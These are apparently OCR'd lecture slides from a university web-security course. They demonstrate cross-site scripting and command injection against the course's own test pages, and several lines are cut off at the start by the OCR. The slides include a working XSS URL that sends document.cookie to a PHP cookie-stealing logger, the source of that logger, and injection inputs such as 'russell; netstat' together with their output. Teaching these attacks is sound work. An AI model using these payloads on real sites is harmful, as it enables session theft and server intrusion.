
"http://thoth.dsunix.net/~dsuprotanals/teaching/F06/754/test/XSS/setgetcookie.htm?username=<script>document.location.replace('http://thoth.dsunix.net/~dsuprotanals/teaching/F06/754/test/XSS/stealcookie.php?username='+document.cookie)</script>"onMouseOver="window.status='http://www.cnn.com/2006/breakingnews/06/10/steveirwine.wmv';return true" onMouseOut="window.status='';return true"


stealcookie.php

```
<html>

 <head>
  <h3>This page is a php script that steals a cookie</h3>
 </head>
 <body>
    <?php
      $f = fopen("log.txt","a");
      $cookie = "\n".$_GET['username']."\n";
      fwrite($f, $cookie);
      fclose($f);
    ?>
  </body>

</html>
```

Other scripting attacks

- Does this conclude scripting attacks?
  - No. Take a close look at process.php
- It prints whatever user enters in the username field
- Attacker can predict might be using system() and echo command
  - Tries username followed by semi-colon and a system command
  - E.g. russell; netstat
  - If that works, attacker gets full shell access!!



ttp://thoth.dsunix.net/~dsuprotanals/teaching/F06/754/test/XSS/setgetcookie.htm - Micr...
Edit View Favorites Tools Help
Back Search Favorites Links My Yahoo! Yahoo! Bookmarks
dress http://thoth.dsunix.net/~dsuprotanals/teaching/F06/754/test/XSS/setgetcookie.htm
Search Web Upgrade Now! Mail My Yahoo!
his is an innocent web page that lets a user set a cookie for the session
nd also to view the cookie
elcome back russell
sell; netstat
Set cookie
Show cookie
Submit Username
Done
Internet




ello russell Active Internet connections (w/o servers) Proto Recv-Q Send-Q Local Address Foreign Address State
0 0 thoth:59929 isis:834 TIME_WAIT tcp 0 0 thoth:59928 isis:834 TIME_WAIT tcp 0 0 thoth:59931 isis:834
ME_WAIT tcp 0 0 thoth:59930 isis:834 TIME_WAIT tcp 0 0 thoth:59933 isis:834 TIME_WAIT tcp 0 0
oth:59932 isis:834 TIME_WAIT tcp 0 0 thoth:59935 isis:834 TIME_WAIT tcp 0 0 thoth:59934 isis:834
ME_WAIT tcp 0 0 thoth:33519 isis:sunrpc TIME_WAIT tcp 0 0 thoth:33518 isis:sunrpc TIME_WAIT tcp 0 0
oth:33517 isis:sunrpc TIME_WAIT tcp 0 0 thoth:33516 isis:sunrpc TIME_WAIT tcp 0 0 thoth:33515 isis:sunrpc
ME_WAIT tcp 0 0 thoth:33522 isis:sunrpc TIME_WAIT tcp 0 0 thoth:33521 isis:sunrpc TIME_WAIT tcp 0 0
oth:33520 isis:sunrpc TIME_WAIT tcp 0 0 thoth.dsunix.net:ftp 192.168.10.229:2048 ESTABLISHED tcp 0 203
oth.dsunix.net:http siouxfallsDHCP-206.216:3043 ESTABLISHED tcp 0 0 thoth.dsunix.net:ssh siouxfallsDHCP-
6.216:2994 ESTABLISHED Active UNIX domain sockets (w/o servers) Proto RefCnt Flags Type State I-Node
th unix 13 [ ] DGRAM 6157 /dev/log unix 2 [ ] DGRAM 3487 @udevd unix 3 [ ] STREAM CONNECTED
00750 unix 3 [ ] STREAM CONNECTED 6200749 unix 3 [ ] STREAM CONNECTED 6004513 unix 3 [ ]
REAM CONNECTED 6004512 unix 2 [ ] DGRAM 47330 unix 2 [ ] DGRAM 47328 unix 2 [ ] DGRAM 28524
ix 2 [ ] DGRAM 28522 unix 2 [ ] DGRAM 7040 unix 2 [ ] DGRAM 6962 unix 2 [ ] DGRAM 6879 unix 2 [ ]
GRAM 6801 unix 2 [ ] DGRAM 6760 unix 2 [ ] DGRAM 6234 unix 2 [ ] DGRAM 6165

Scripting attacks continued...

- Did that work?
- Let's try similar example
  - http://thoth.dsunix.net/~dsuprotanals/teaching/F06/754/test/script-attacks/sample.htm
  - Next slide


ttp://thoth.dsunix.net/~dsuprotanals/teaching/F06/754/test/script-attacks/sample.htm - ...
Edit View Favorites Tools Help
Back Search Favorites Links My Yahoo! Yahoo! Bookmarks
dress http://thoth.dsunix.net/~dsuprotanals/teaching/F06/754/test/script-attacks/sample.htm
Search Web Upgrade Now! Mail My Yahoo!
ample web page that has a php script behind it to
llustrate web application vulnerabilities
noose if you want to learn about Roses or Lotuses by typing in roses.htm or lotus.htm
rry, we cant information on Lilies.
es.htm; ls ..
Submit Query
Done
Internet

- Notice how entering **roses.htm; ls** in the text box prints the directory listing of the current directory




his is a poor web script, test.php


---

